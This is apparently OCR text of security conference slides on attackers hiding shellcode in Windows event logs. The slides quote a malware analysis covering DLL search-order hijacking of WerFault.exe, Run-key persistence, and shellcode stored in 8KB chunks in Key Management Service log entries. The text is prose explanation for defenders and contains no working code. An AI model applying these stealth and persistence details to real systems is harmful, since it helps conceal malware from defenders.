BLACK HILLS
Information Security

What is lurking in your event logs?

BLACK HILLS
Information Security

What Not to Expect…

Payload Obfuscation

AMSI/Defender Bypass


EDR/XDR Evasion

BLACK HILLS
Information Security

https://michellearrington

May 4, 2022


- "In February 2022 we observed the technique of putting the shellcode into Windows event logs for the first time “in the wild” during the malicious campaign. It allows the “fileless” last stage Trojan to be hidden from plain sight in the file system.“ – SecureList by Kapersky



Dropper in DLL, search order hijacking

We start custom module analysis from the wrapper-dropper dynamic library. This code is injected into Windows processes such as explorer.exe. At its single entry point after being loaded into the virtual address space of the launcher process, the dropper removes files created by previous stages or executions.

Firstly, the module copies the original legitimate OS error handler WerFault.exe to C:\Windows\Tasks. Then it drops one of the encrypted binary resources to the wer.dll file in the same directory for typical DLL search order hijacking. For the sake of persistence, the module sets the newly created WerFault.exe to autorun, creating a Windows Problem Reporting value in the Software\Microsoft\Windows\CurrentVersion\Run Windows system registry branch.



The dropper not only puts the launcher on disk for side-loading, but also writes information messages with shellcode into existing Windows KMS event log

The dropped wer.dll is a loader and wouldn't do any harm without the shellcode hidden in Windows event logs. The dropper searches the event logs for records with category 0x4142 ("AB" in ASCII) and having the Key Management Service as a source. If none is found, the 8KB chunks of shellcode are written into the information logging messages via the ReportEvent() Windows API function (lpRawData parameter). Created event IDs are automatically incremented, starting from 1423.

Launcher in wer.dll


This launcher, dropped into the Tasks directory by the first stager, proxies all calls to wer.dll and its exports to the original legitimate library. At the entry point, a separate thread combines all the aforementioned 8KB pieces into a complete shellcode and runs it. The same virtual address space, created by a copy of the legitimate WerFault.exe, is used for all this code.

persistence,

shellcode hidden in Windows event logs.

Key Management Service as a source

8KB chunks of shellcode



BLACK HILLS


https://medium.com/


First the basics…


BLACK HILLS
Information Security


Windows Event Log Basics

